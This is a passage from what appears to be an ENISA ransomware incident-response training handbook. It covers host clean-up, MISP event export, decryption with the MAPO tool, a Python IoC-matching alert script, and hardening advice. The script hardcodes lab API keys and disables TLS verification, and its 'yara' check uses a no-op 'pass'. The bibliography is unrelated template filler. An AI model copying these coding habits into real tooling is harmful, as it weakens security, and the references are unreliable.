Here we can see that there are 5 hits, but all coming from the second and third workstation, which as we investigated, were actually infected.

3.22 CLEAN UP THE INFECTIONS

Duration: 5m

The general principle when dealing with a compromised machine is that, once it has been infected, it is difficult to be entirely sure that it is entirely clean and all hidden persistence mechanisms have been found and neutralized. To achieve this, you should have a perfect understanding of the malware which infected the host. Therefore the best advice is to reinstall the computer or re-image it (this is the preferred way in many organizations to avoid losing time). However, if re-imaging or reinstallation is not possible, the only solution is to clean up the system. The clean-up process must follow the malware behaviour:

- Clean up persistence (https://attack.mitre.org/tactics/TA0003/)
- Remove dumped files (PE files, DLL, configuration files, temporary files)

- System changes (rogue certificates, firewall rules, DNS servers, static entries in …/dev/etc/hosts)
- Browser environnement (cookies, rogue apps, …)
- Reset password
- Reapply Group Policy Objects[52] (GPO's)

Once the clean-up is performed, keep an eye on the host activity (network flow, suspicious processes) to ensure that the clean-up is effective.


3.23 TASK 10: CREATE A NEW MISP EVENT RELATED TO THE CASE

Duration: 15m

Objective: export observables from TheHive; add additional attributes and metadata; show correlation with previous events and unique properties

The finishing step is to turn all the acquired information into an MISP event, fully describing the incident that took place. It can be easily completed with the help of TheHive & MISP connection, allowing you to share the event with all indicators gathered.

Figure 118: Sharing event with MISP from TheHive



You can use the "Share" button to do this. Clicking on it will show "MISP Export" dialog.


Figure 119: MISP export form

Just click on the "Export" button and the event will be available in MISP. One thing to note at this moment is that TheHive will export only observables with the "Is IoC" flag, so be sure to mark that on data that you want to export.

Going to the MISP, you can see a newly created event.

[52] https://docs.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects

Figure 120: MISP event from TheHive



At this moment, you can quickly go back to the 6th task – correlation graph. Now there are two events (the newly shared event from TheHive and the previous one regarding Mapo Ransomware) with similar IoCs and you can see how the correlation graph works in practice.

3.24 TASK 11: USE A DECRYPTOR FROM THE "NO MORE RANSOM" PROJECT

Duration: 10m

Objective: observe that the ransomware family your organisation was encrypted with has a working decryption tool published by the NMR project; download the decryptor, run it on the encrypted files; verify that the decryption has completed successfully; provide the decryptor to the helpdesk

Visit the NoMoreRansom[53] project website. Find a decryptor for the family you are interested in and download it. You can do it using the provided autodetection form, or by browsing to the "Decryption Tools" directly and searching by malware family. In specific cases, the decryptor is also available in the scenario files under */opt/enisa/trainings-2020/analyst/ransomware/victim/mapo_decryptor directory*.

Be aware, that in the real world, running software downloaded straight from the internet is inherently dangerous and should be avoided when possible. It is wise to run programs like this in a dedicated virtualized or air gapped environment. In the case of this exercise, you can skip these security measures (since everything happens in a training VM).


Remember the "External Analysis" category in the MISP event of this ransomware? It contained detailed instructions on how to decrypt files encrypted with this family. We will walk through it in order to get back the files from the infected workstation. All of the required files are located at */opt/enisa/trainings-2020/analyst/ransomware/victim/victim_files*.

First of all, we are going to have to retrieve the key from the ransomware note. It is possible by uploading the file to a website at https://mapo.cert.pl. This particular case is unique because of usage of external service to recover the key from the ransom note. Sometimes this functionality is embedded in the decryptor binary or in other scenarios, we may have to contact the organisation responsible for creating the decryptor.

[53] https://www.nomoreransom.org


In addition, there are many scams trying to impersonate decryptors for ransomware families, which have been confirmed to not have an ability to recover the files. Be aware of such cases and use tools only from trusted organisations.

Figure 121: MAPO key retrieval tool




After filling out the captcha and clicking on the “Get key” button, this service will be able to retrieve the key, later used to decrypt the files.

Figure 122: MAPO key retrieval service returned key



Copy the key and move on to the terminal. Under the *victim/mapo_decryptor* there is a decryptor. Run it with `sudo wine mapo_decryptor.exe` (root permissions are necessary in order to save the decrypted files) and paste the recovered key.

Figure 123: MAPO decryptor




After the code has been entered, the decryptor will proceed with finding and decrypting the encrypted files.

Figure 124: Decryptor decrypted file

You can verify that the files were successfully decrypted by navigating to them and viewing their contents.

Figure 125: Decrypted files



3.25 TASK 12: CONFIGURE A DETECTION PIPELINE BASED ON NEW IOCS

Duration: 15m

Objective: write/customize a script that that exports recent IoCs from MISP and queries Elasticsearch; matches are reported as alerts in TheHive; once configured, the script should alert on the ransomware incident using the IoCs that the team added itself, so the student knows the mechanism is working

Open the script /opt/enisa/trainings-2020/analyst/ransomware/ioc_export.py with your choice of a text editor (for example, vim or nano), with root permissions. The purpose of this script is to create alerts in TheHive, if the newly added attributes from the MISP (marked as “IDS”) were found in the Elasticsearch instance.

Simply, if any of the newly added sample hashes, domains, IP addresses, etc were found in the logs gathered from the company systems, it would alert us on TheHive.

Firstly, familiarise yourself with what it does and how the code works.

Figure 126: Main function in MISP alerting tool

```
if __name__ == "__main__":
    misp = PyMISP(MISP_URL, MISP_KEY, ssl=False)
    elastic = Elasticsearch(host=ELASTIC_URL, port=80)
    hive = TheHiveApi(HIVE_URL, HIVE_KEY)
    misp_attributes = get_misp_attributes(misp)
    print("[*] Got attributes from MISP.")

    for attribute in misp_attributes:
        if attribute['type'] == 'yara':
            pass

        ioc = attribute['value']
        attr_type = attribute['type']
        query_response = get_elasticsearch_ioc(elastic, ioc)
        if query_response['hits']['total'] != 0:
            print(f"Found attribute matched in Elasticsearch: {ioc}. Creating TheHive alert.")
            create_thehive_alert(hive, ioc, attr_type)
```

Skimming the code from the bottom, we can see the main part of the script. It firstly creates instances of all needed services (MISP, Elasticsearch, TheHive) that will allow us to connect to them through the API.

Then all the attributes from the MISP are gathered. Since it is only a proof of concept, it only pulls attributes from the last page of MISP for the sake of the exercise.

After that, it iterates through the attributes, queries each attribute in Elasticsearch and if there were any hits, creates TheHive alert.

Looking at different functions, we can see how each and individual function works, how the alerts are created, how the Elasticsearch is queried and how the MISP attributes are gathered.

Figure 127: MISP function for creating TheHive alert

```
def create_thehive_alert(hive, ioc, data_type):

    artifacts = [
            AlertArtifact(dataType=data_type, data=ioc)
    ]

    source_ref = str(uuid.uuid4())[0:6]
    alert = Alert(title='Automated Alert',
              tlp=3,
              tags=['automated', 'misp', 'es'],
              description='Automated alert. Found IOCs from the MISP matching logs from Elasticsearch.',
              type='external',
              source='misp',
              sourceRef=source_ref,
              artifacts=artifacts)

    hive.create_alert(alert).text
```

Figure 128: MISP function for getting elastic search events

```
def get_elasticsearch_ioc(elastic, ioc):
    query = {
        "query": {
            "simple_query_string" : {
                "fields": [
                    "body.Event.EventData.Data.Hashes",
                    "body.Event.EventData.Data.QueryName",
                    "body.Event.EventData.Data.QueryResults"
                ],
                "query" : f'"{ioc}"'
            }
        }
    }

    return elastic.search(index='hostlogs', body=query)
```

Figure 129: Constants for MISP script

```
import uuid
from pymisp import PyMISP
from requests.packages import urllib3
from elasticsearch import Elasticsearch
from thehive4py.api import TheHiveApi
from thehive4py.models import Alert, AlertArtifact, CustomFieldHelper

MISP_URL = "https://misp.enisa.ex"
MISP_KEY = "41XPtl7fLKPLV3U7QSpKrIEOMcv0p8lJiUzuN0SE"
HIVE_URL = 'http://thehive.enisa.ex'
HIVE_KEY = 'CJieKTuXX4ZC+siosQyjLpsZrA95GcRQ'
ELASTIC_URL = 'elasticsearch.enisa.ex'

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def get_misp_attributes_from_event(misp, event_id):
    return misp.search(
            controller="attributes",
            eventid=event_id,
            to_ids=1,
            pythonify=True)

def get_misp_attributes(misp):
    return misp.attributes(pythonify=True)
```

You may have already noticed that there is one unused function, called *get_misp_attributes_from_event* that takes an event ID and returns all the attributes from that particular event.

It works great for our scenario, you can pass an event ID that was created during the scenario, or use the MAPO ransomware event. Comment out the line with function *get_misp_attributes* and use newly found *get_misp_attributes_from_event*.

Figure 130: Modified script

```
if __name__ == "__main__":
    misp = PyMISP(MISP_URL, MISP_KEY, ssl=False)
    elastic = Elasticsearch(host=ELASTIC_URL, port=80)
    hive = TheHiveApi(HIVE_URL, HIVE_KEY)
    #misp_attributes = get_misp_attributes(misp)
    misp_attributes = get_misp_attributes_from_event(misp, 49)
    print("[*] Got attributes from MISP.")

    for attribute in misp_attributes:
        if attribute['type'] == 'yara':
            pass

        ioc = attribute['value']
        attr_type = attribute['type']
        query_response = get_elasticsearch_ioc(elastic, ioc)
        if query_response['hits']['total'] != 0:
            print(f"Found attribute matched in Elasticsearch: {ioc}. Creating TheHive alert.")
            create_thehive_alert(hive, ioc, attr_type)
```


Here is the modified source of this script, taking attributes only from event with ID 49. Now you can run the script and see if it finds anything.

Figure 131: Execution of script with Python

```
enisa@training:/opt/enisa/trainings-2020/analyst/ransomware$ python3 ioc_export.py
[*] Got attributes from MISP.
Found attribute matched in Elasticsearch: 016bac7415fa2ef893fa9b3fb6aeff4d. Creating The
Hive alert.
Found attribute matched in Elasticsearch: 07c69147626042067ef9adfa89584a4f93f8ccd24dec87
dd8f291d946d465b24. Creating TheHive alert.
```


Two attributes were matched - hashes of the MAPO ransomware. Now let's navigate to TheHive and see that in the upper bar, there are two alerts.

Figure 132: TheHive dashboard showing new alerts




Click on them and you will see a list of alerts.

Figure 133: Alerts from script



If you want to investigate attributes from the alerts, click the "piece of paper" button. In addition, you will be able to import such alert into TheHive and start investigation from that.

Figure 134: Content of alerts



3.26 IMPROVE DEFENCE AND DETECTION CAPABILITY BASED ON LESSONS LEARNED

Duration: 10m

There are multiple ways to protect your organisation against ransomware attacks. Some technical controls might be implemented, but users' education is also important (non-technical recommendations)

Technical recommendations

- Patch
  - Implement a patch management process
  - Follow your vendors' vulnerability bulletins
- Internet-facing servers
  - The best advice is to avoid exposing non-critical services.
  - Classic exposed services are RDP servers[54]
  - Restrict access to certain IP addresses (whitelisting)
  - Restrict access through a VPN
  - Do not allow critical users to connect via the network (this can be finetuned in Windows - ex: no administrator account should be allowed)
  - Use strong passwords or passphrases!
  - Implement network segmentation
- Egress traffic[55]
  - The traffic from internal hosts towards the Internet must be inspected and restricted to the minimum.
  - In this exercise, this should have blocked the RAT and the ransomware to contact their respective C2 servers)
- Implement AppLocker[56] based on white-listing applications allowed to be executed and/or allowed paths (prevent execution from %APPDATA%\temp).
- Hardening of network shares: Review access to allow only mandatory shares to be used (principle of the least privilege):
  - Enable SMB Signing[57]
  - Disable SMBv1

[54] https://www.microsoft.com/security/blog/2020/04/16/security-guidance-remote-desktop-adoption/
[55] https://www.sans.org/reading-room/whitepapers/firewalls/performing-egress-filtering-32878
[56] https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-policies-deployment-guide
[57] https://docs.microsoft.com/en-us/windows-server/storage/file-server/smb-security

- Create a mapping between user profiles and SMB shares
- Set appropriate file permissions for user accounts and groups, using that mapping as a reference. Implement access controls to restrict access RW/RO depending on the user's profile
- Implement a login script to mount shares based on the user profile (do not mount shares that are not readable)

- Implement a proper backup process but also a restore process! Backups should never be left online. If you perform a backup to a connected service, you should also have an offsite / offline copy[58].

Non-technical recommendation: awareness training for employees

- Train users not to click on suspicious links or attachments
- Implement a security contact to allow users to report suspicious behaviour in a safe way

In case of infection...

- Do not contact or try to negotiate with the attacker. Do not pay the ransom to get the decryption key. Even if you pay, you can never be certain that you will get the key.
- Isolate the infected computer(s) and try to identify the ransomware. Often, the warning message and the extension of the encrypted files might reveal the ransomware family.
- Check on the NoMoreRansom[59] Project if a tool exists to recover your files.
- If time is critical to being back in business, restore the last valid backup.
- Try to keep some evidence. A critical point is to understand how your infrastructure was compromised. If you do not fix the security hole, there are chances that attackers will be back.

[58] https://www.sans.org/reading-room/whitepapers/backup/paper/513
[59] https://www.nomoreransom.org/

4. BIBLIOGRAPHY/ REFERENCES

Butcher, J., Copy-editing: The Cambridge handbook, Cambridge University Press, Cambridge, 1975, p. 17.

Economic transformation in Hungary and Poland, European Economy No 43, March 1990, Office for Official Publications of the European Communities, Luxembourg, 1990, pp. 151-167.

ENISA, Threat Landscape report, European Union Agency for Network and Information Security, 2014.

Hamm, E., Return of the English breakfast, International Cuisine, Vol. X, No 1, Unwin, London, 1980, pp. 31-34.

//ALL THE WORKS CITED IN THE TEXT SHOULD BE LISTED IN FULL AT THE END OF A PUBLICATION – IN A 'REFERENCES' LIST, IF IT INCLUDES ONLY WORKS CITED IN THE TEXT, OR IN A 'BIBLIOGRAPHY' IF ANY OTHER WORKS HAVE BEEN CONSULTED BUT NOT DIRECTLY CITED WITHIN THE TEXT.

REFERENCES ARE CITED IN THE TEXT USING THE AUTHOR'S SURNAME AND YEAR OF PUBLICATION, FOR EXAMPLE (BARRETT, 1991), AND THE BIBLIOGRAPHY IS PREPAREDIN ALPHABETICAL ORDER. WHERE AN AUTHOR HAS TWO OR MORE PUBLICATIONS CITED FROM THE SAME YEAR, THEY SHOULD BE LISTED AS A, B, AND SO ON, FOR EXAMPLE (BARRETT, 1991A).

THE FOLLOWING ORDER SHOULD BE ADOPTED:

(I) AUTHOR'S SURNAME AND INITIAL(S) OR FIRST NAME FOLLOWED BY A COMMA;
(II) TITLE OF THE WORK IN ITALICS AND, WHERE APPROPRIATE, EDITION NUMBER;
(III) PUBLISHER, PLACE OF PUBLICATION, YEAR OF PUBLICATION, RELEVANT PAGES, ETC.:

TP-09-21-282-EN-N

ABOUT ENISA

The European Union Agency for Cybersecurity (ENISA) has been working to make Europe cyber secure since 2004. ENISA works with the EU, its member states, the private sector and Europe's citizens to develop advice and recommendations on good practice in information security. It assists EU member states in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU member states by supporting the development of cross-border communities committed to improving network and information security throughout the EU. Since 2019, it has been drawing up cybersecurity certification schemes. More information about ENISA and its work can be found at www.enisa.europa.eu.

ENISA
European Union Agency for Cybersecurity

Athens Office
1 Vasilissis Sofias Str
151 24 Marousi, Attiki, Greece

Heraklion office
95 Nikolaou Plastira
700 13 Vassilika Vouton, Heraklion, Greece

enisa.europa.eu

ISBN 978-92-9204-506-7
doi: 10.2824/27580